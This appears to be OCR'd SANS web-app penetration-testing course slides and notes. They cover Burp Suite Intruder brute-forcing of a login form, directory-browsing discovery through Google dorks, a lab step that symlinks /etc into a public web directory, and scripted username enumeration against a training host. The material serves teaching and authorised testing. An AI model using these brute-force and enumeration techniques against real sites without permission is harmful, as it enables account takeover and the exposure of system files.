
```
$ cd /usr/bin/samurai/burpsuite_v1.2  
$ java -jar burpsuite_v1.2.jar
```
- Check out the various tabs available to us
- Notice the scanner tab is unavailable



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 52

1. Launch Burp Suite by launching a terminal
2. In the terminal change into the Desktop/burp directory
  1. `cd /usr/bin/samurai/burpsuite_v1.2`
3. Launch burp
  1. `java -jar burpsuite_v1.2.jar`

## Burp Exercise: Configure Firefox



- Launch the Firefox
- Select Burp from the SwitchProxy toolbar
- Click Apply
- Ensure that that the Status says "using Burp"

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS


53

1. Launch Firefox
2. Select "Burp Suite" from the SwitchProxy toolbar
3. Select Apply



## Burp Exercise: Access a Web Site

- Refresh the page in Firefox to prime Burp
- In Burp, select the spider tab
- Select "spider running"
  - This will spider the URLs intercepted by Burp




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

54

Accessing <http://www.sec542.org> will cause Burp to intercept the request and prompt you. You can try changing various parts of the request, but for this part of the exercise select "Forward". This submits the request and places it into Burp's memory. **Make sure that you browse to the form authentication page and submit a log in.** The user name and password do not need to be correct. This will be used next.

## Burp Exercise: Use Burp Intruder

- Select the form\_auth request
- Right click and send it to Intruder
- Verify that the payload positions are set to the username and password
- Set the payloads
- Click Start under the Intruder menu



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 55

Select the form\_auth request that contains the variables in the **target** tab. (**The POST**)

Right click and select **send to Intruder**

Verify that the payload positions are set to the **username** and **password**. You do this by first click the **clear** §. Now place the cursor before the value of the user parameter and select **add** §. Move the cursor to right after the user parameter value and again selecting **add** §. Do the same for the password parameter.

Switch to the **payloads** tab


Set the **payload** set to **brute forcer** in the drop down.

Click **Start** under the **Intruder** menu. This will pop up a message stating that this is a demo version of intruder. Click **Ok**. This will cause a window to open showing the attacks being run.

Keep in mind that your attempt will not succeed. We are using this to examine the tools.

## Burp Exercise: Examine Results

- Now double-click on any of the requests
- Select the request tab
- Examine the request, looking for the attack
- Select the Response tab
- Examine the Response




See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

58

Now **double-click** on one of the requests made by Intruder. This will open a window showing the response. Select the **request** tab and look for where the attack was inserted. Then select the **response** tab and look at what the server sent back.

If you have time, check out the other features of burp and enjoy the tools!



We are now going to cover a LiveCD environment that was made specifically for web penetration testing.

## Samurai LiveCD

侍 SAMURAI  
WEB TESTING FRAMEWORK

- Samurai Web Testing Framework is a live CD
  - Bootable environment with a focus on web penetration testing
  - Sort of like Backtrack, but focused on web app manipulation tools
- Created by Kevin Johnson and Justin Searle, freely available at:
  - <http://samurai.inguardians.com>
  - Released in 2008 and continues to be actively updated
- Samurai is designed to be used as a pen testing environment and a place to try out new tools
- Samurai is also one of the official distribution points for w3af


Sec 512 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

58

The Samurai Web Testing Framework is an open source project released by Kevin Johnson and Justin Searle. It is a liveCD environment that comes pre-installed to focus on web penetration testing. It was released in 2008 and is actively being developed. Kevin and Justin based it off of the Ubuntu Linux distribution.

# Samurai WTF Desktop

- Samurai is a graphical desktop environment
- Runs within VM or bootable CD
  - Or, you could install it as a complete system on a hard drive
- Many tools are pre-installed
  - All of the Linux tools discussed in this class
  - It does not include the Windows tools using wine
- Also includes a pre-configured wiki to store results and collaborate with others during a pen test project



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 59

The SamuraiWTF liveCD is a graphical desktop. Many of the tools are available right from the Samurai menu, others are accessible from a terminal. Most have been installed in `/usr/bin/samurai`.

SamuraiWTF comes with all of the tools we have been discussing in class. Things such as Grendel-Scan and w3af are pre-installed and configured. SamuraiWTF also ships with various interception proxies, (Burp, Paros, WebScarab) and stand alone test tools, (nmap webshag sqlmap).


One of the most powerful features is the pre-configured wiki. SamuraiWTF ships with a MoinMoin wiki that has been set up specifically to be used for web pen test tracking. The developers of SamuraiWTF are also working on add-ons for the wiki that will provide features, such as automated host lookup or IPs and site mapping, that will make the tracking even easier.

## On the DVD

- We have included a copy of Samurai on the class DVD
- It is set up within a VM for ease of use in class
- We recommend using it during the exercise on day 6 as the test platform

Sec 512 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 60

On the class DVD is a VM that is configured to run the SamuraiWTF live environment. We should use this on the last day of class as our attack/test platform.



Here is a list of common attacks:

- Information Leakage
- Username Harvesting
- Command Injection
- SQL Injection
- Blind SQL Injection
- Cross Site Scripting
- Cross Site Request Forgery

We will cover the means to discover these vulnerabilities and work toward full blown exploitation.




## Understanding Web App Vulnerability Types

- The automated scanners we've covered so far may indicate potential flaws in target applications
- We need to understand in depth the types of vulnerabilities we may discover
- And, we need to look at techniques for manually verifying discovered vulnerabilities
  - Helps reduce false positives, making our reports more accurate and actionable
  - May give us a better understanding of the risks associated with a flaw
  - Can also lead directly to the next phase of the methodology: Exploitation
- With that in mind, much of the rest of this session is devoted to in-depth analysis of various types of web app flaws, including techniques for manual verification

Sec 512 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 62

Now that we have reviewed some of the automated scanners and tool collections, it is time to understand and explore the various types of flaws in applications.

We also need to understand methods for manually verify that the flaw exists and examine how to exploit it. This reduces false positives, which ruin reports and gives us a better understanding of the risks these flaws bring to the application.



Information leakage is one of the basic flaws. But it reveals information that makes all of the other attacks easier and more successful.

# Information Leakage

- Information leakage is when the application or target provides information to the user unintentionally
- One of the simplest forms of vulnerabilities
- When testing an application, information is power
  - ...So even information that may seem unimportant on the surface can actually be used against an application
  - For example, image directories that allow browsing can show page headers and menu graphics that reveal portions of the site the client doesn't have access too
- During recon and mapping, we may have gathered some of this information, but now let's find more while manually interacting with the application


Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

64

"Information leakage" is a simple form of attack, in which you search for information which is not supposed to be available to you. This can be in the form of files, "hidden" directories, Microsoft Office files with change-tracking, and more.

# Directory Browsing

- Directory browsing is a feature of web servers, describing how the web server will react if a user surfs to a directory, not an specific page
  - Option 1: There is an index file, such as index.php, default.htm, or others, the server is configured to display from that directory-when the directory is accessed
  - Option 2: The server may automatically generate a directory index and return that to the client, if it is configured to do so
  - Option 3: The server responds with an error message of some sort, such as 403 Forbidden
- Can reveal more than intended, such as configuration or include files
- Discoverable via several methods:
  - Google Searches
  - Manually
  - Automatically




By default, most web servers provide directory listings with point-and-click access to files and directories for easy interaction. This functionality has generally been discouraged and is seldom left enabled on production servers, but is one of the things often overlooked until security testing.

Information that should not be seen by the public should be removed from web directories. You will often be amazed at what has been left available, even in hidden directories.

# Google Searching for Directory Browsing

- Google can provide us with directories it has found in a site
- During Recon, we may have performed this search
- Many different search strings are possible to find such functionality, but our favorite is:
  - `intitle:"index of" "last modified"`
    - Searches the title for "index of"
    - Searches the content on the page for "last modified" – Remember that Google searches are case insensitive
- During pen tests, we probably want to focus this search with a `site:` directive
  - `site:target.domain`



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

66

Google is amazing for finding pages with this functionality enabled. While most people use Google as we did yesterday, it is even more useful finding vulnerabilities such as this one.

Search for:

`intitle:"Index of" "Last Modified"`

Narrow the search more with:

`Site:targetdomain.tld`

The `intitle:` tells Google to only show pages that include "Index of" in the title. And the "Last Modified" must be within the body of the page.

## Manual Discovery of Directory Browsing

- Using the application map, examine URLs for directories
- Attempt to access each directory using our browser to see if a directory listing is provided in the response
- Example URL: `http://www.target.tld/app/admin/index.php`
- We should attempt to access in the browser:
  - `http://www.target.tld/app/admin/`
  - `http://www.target.tld/app/`
- The first example of `/app/admin/` may look wrong, since `index.php` is a typical index page
  - But sometimes the `index.php` page has not been added to the server configuration
  - If we did not test this, it would be a false negative in the report
- Keep in mind that if the server responds with a 403 Forbidden, this means the directory exists but our permissions prevent us from seeing it

Another method for finding directories is to manually look for them. As you go through the application map from yesterday, access each of the directories in the URLs without the page name. If they allow access, you will get a directory listing.

## Automated Discovery of Directory Browsing

- Many of the scanning tools we've discussed search for instances of directory browsing
  - Specifically, Nikto, Grendel-Scan, and DirBuster
- These tools use the results from spidering a site, a list of common directory names, or both
- These tools will also use discovered directory listings to find more files
  - We should do the same thing in our manual testing and analysis
  - Each discovered directory or page could open a major attack surface area of the web application

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

68


There are many directories which are not readily encountered when surfing a site normally. Many "hidden" directories and files can be found by simply asking the web server for them. If the web server responds with "Forbidden" instead of "Not Found," then you've found one. Often the directories are forbidden for directory listing, but the files inside are readable.

Automated tools often have a list of common directory names and files which are of interest and likely available if hidden. Simply asking the server for them often turns up some interesting results.

Major web application penetration testing tools, such as WebInspect, by SPIDynamics, include this functionality. These tools use both brute forcing and following links to find the directories.

Nikto uses known directory names to determine if it can find directory listing.

As we covered yesterday, OWASP's DirButer can use brute force techniques to find indexes.



In this next exercise, we will find and exploit directory browsing issues.



## Directory Browsing Exercise

- Goals: Explore the issues with directory browsing
- Steps:
  1. Use a Perl program, `find_accounts`, to look for user directories
  2. Explore the issues exposed by directory browsing

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians


70

Scenario: In some, fairly limited, cases, setting up a web server to automatically browse directories could be a useful, good thing. For the most part, however, it simply creates a security nightmare. Many web hosting companies will set up directory browsing in order to make things "easier" for their customers, and only later discover the problems that they've created.

Objectives: The [www.sec542.org](http://www.sec542.org) web server has been set up to allow both automatic "user content" directory creation as well as directory browsing. You'll learn how a small, 10 line Perl script can be used to enumerate user directories, and you'll discover the value of content that can be found within user directories.

## Directory Browsing Exercise: Running find\_accounts

- Find\_accounts uses a list of last name and iterates through finding ~username directories
  - ~username is an Apache feature that allows users to host their content in the home directory
- Run `cat /usr/local/bin/find_accounts` to examine the code
- Create a text file that contains last names
  - Save it to your desktop
- Launch the terminal and run `find_accounts < Thefilenameyoucreated`




See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

71

- The tool "find\_accounts" is a small Perl script that can be used to enumerate user accounts on many systems. Often, usernames are simply created using a "first initial + last name" format. So, for instance, "John Smith" would have the username "jsmith". The find\_accounts tool takes a file containing last names as input, and iterates over all possible 26 character first names to create a username list. It then attempts to connect to the URL created on the webserver in question to see if a page of the form: `http://URL/~username` exists. If it does, it simply reports success. Open a terminal to run the next few steps.
- Take a look at the script itself: `cat /usr/local/bin/find_accounts`. The program uses the Perl LWP (library for WWW in Perl) to do the heavy HTTP lifting. It starts by grabbing a name from the list supplied, prepends each of the 26 lower-case letters to the name, patches all of that together with the supplied URL for the webserver and fires off a connection to attempt to get document at the created URL. If it succeeds, it prints out information, if it fails, it fails silently.
- You'll need to create your own listing of common last names. Click on the "Applications" menu, select "Accessories", and launch the "Text Editor" application. You'll need to type out a list of several common last names (lowercase, one name per line) and then save it to your home directory by clicking on the "File" and "Save" items in the text editor. Save the file as something that you'll easily remember like "lastnames".
- Launch a terminal by clicking on the "Terminal" icon at the top of the screen. You'll launch the "find\_accounts" program and pipe the list of names that you created into it using the following command: `find_accounts < lastnames`. The better your list of names, the more likely you are to find accounts. We've created accounts for several common last names (no fair peeking!) so, you'll probably find at least one.

## Directory Browsing Exercise: User directories

- `cd public_html` in the terminal
- Open Firefox and browse to `http://www.sec542.org/~sec542`
- Let's see how this directory works
  - Run `touch file1`
  - Refresh the browser
  - Run `cp /var/www/info.php .`
  - Refresh the browser
- Explore the other user directories
  - There are some surprises to find




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

72

\*\*\*\*ALERT\*\*\*\* This page should be done in the Sec542 Target VM!

1. Before we begin checking out the contents of other user's directories, let's play around with your own directory to see the kinds of trouble that a user can accidentally (or intentionally) create by doing the wrong thing in one of these spaces.
2. In your terminal window, type "`cd public_html`" to change into your "web directory." Also, open up Firefox and browse to "`http://www.sec542.org/~sec542`". This is the "web view" of your directory. Not much there right now, is there? Let's see if we can fix that.
3. Type the following command in the terminal: "`touch file1`". Now, refresh the web browser and you'll see that any file you create within the `public_html` directory is immediately visible on the web.
4. Type the following command: "`cp /var/www/phpinfo.php .`" (note the final "dot"). Now, refresh the web browser and then click on the new `phpinfo.php` file. Type the following command: "`cat phpinfo.php`". That is the all the PHP scripting required to create that information dump.
5. Finally, for the ultimate in scary misconfigurations, let's see what happens when we allow our web server to follow symlinks within a user directory. In the terminal, type the following command: "`ln -s /etc gift`" and then refresh the browser. Follow the link.
6. Feel free to look through the other user's directories from the web. While we didn't put much in them, there are at least a couple of surprises.



Username harvesting provides the attacker with half of the information needed to access an account.

# Username Harvesting

- Username harvesting allows us to collect valid user names
- Multiple uses for the collected user names
  - Brute force passwords
  - Social engineering attacks
  - Authorization bypass attacks
- Uses error handling to determine if a username is valid
- Site returns different response
  - If user name is wrong
  - If password is wrong

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

74

Harvesting usernames is one of the more time consuming portions of discovery. By collecting the logins, the attacker only needs to guess the passwords to gain privileges into the application.

Some web applications respond differently if a username does not exist than if the password is incorrect. They might as well provide a "isValidUsername()" web service, as the difference provides us with a binary test for valid usernames. This test allows us to input a set of possible usernames and automatically determine which are valid.

The difference is not always apparent. Sometimes it comes in the form of a HTTP Redirect (302 message), and sometimes the resulting URL is different. Most often these two identifiers occur together.

## Username Harvesting through Login Error Messages

- One of the simpler forms is when the application displays a "Bad Username" error if the user does not exist
- It then displays "Incorrect Password" if the username is correct and the password is incorrect
- Remember that we can use the user names that we were provided as part of our test set up
  - We use one of our valid accounts and mistype the password
  - We then put in a completely bogus username

Login error messages are great for the attacker. Quite often the application will display two different results depending on whether the attacker entered an incorrect user or a correct user but the wrong password.

## **Username Harvesting through URL-based Errors**

- A second type of harvesting can happen with url-based error codes
- User enters wrong username
  - `http://target.tld/login.php?error=1`
- User enters incorrect password
  - `http://target.tld/login.php?error=2`
- As we can see the different error codes reveal valid usernames
  - A second issue is the potential to iterate through the codes 1-1000000? and see what other errors are visible

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

76

Another error that allows the attacker to harvest user names is to use a parameter in the URL to signify which error condition has happened. Either result in the same message on the screen, but the URL shows which has happened.

Another problem with this type of error message is that an attacker can enumerate various error messages within the system. This is possible when an application uses a single error handling system and the system does not take in account the page that has the error. An attacker can imply iterate through the error numbers.

## Other Issues that Cause Username Harvesting

- Page Differences in the two test cases
  - Content changes could be different HTML tags or even spacing on the page
    - Tools such as Burp Comparer can find these differences
  - Timing differences between the two test cases
    - Usually caused when two queries are used
      - One query to verify the user name
      - Second query to retrieve the valid user name's password
    - Not common in modern application

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

77

There are a number of other types of error conditions that can disclose valid usernames. Two of these are content changes and timing differences.

Content changes are where the code that handles the incorrect username has different content than the code that handles the incorrect password. These differences can be within the HTML tags or even something as simple as an extra space. The easiest way to determine this is using diff tools. Burp Suite comes with such a tool.

Timing differences are not as common. These are caused by the authentication code using two separate queries to determine the validity of the log in. The first query would search to see if the user name is valid. If it is correct, then the application will query to see if the password is correct. Since a valid user name executes two different queries, the code will take longer to return. This difference can be determined by the attacker.



# Harvesting Areas

- We can look anywhere usernames are accepted to find harvesting issues
- Typically login fields are checked
- But others exist including:
  - Password Reset
    - Enter a user name and the system tells us if we can reset a password
  - User Signup
    - Some are even AJAXified to allow us to check the availability of a user name!
  - Password Recovery
    - Web site will e-mail the password to the user, if we enter a valid user name
  - Messaging Systems
    - Intra-site messaging systems are a great place to verify user names, once we have an account

There are a number of typical web application inputs which you can use to harvest usernames. Login fields are the most obvious, but there are other options. For example, password-recovery pages can be extremely helpful. If the username you enter is valid, then the password recovery site generally prints a different message than if it is invalid. (You may also find that you can reset users' passwords by answering password reset questions based on publicly-available information.)

## Testing Methods to Discover Username Harvesting

- Manually trying usernames
  - Very slow, but great for the initial discovery
- Building a script
  - This can be used to find the issue, but is more commonly used to retrieve the names once the issue is found
  - This requires us to have:
    - Command line web tools (typically custom scripts)
    - Lists of potential user names
      - Census data is a great place to find popular names

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

79

Scripting this type of attack is a great idea (automation in general allows you to conduct efficient and repeatable testing).

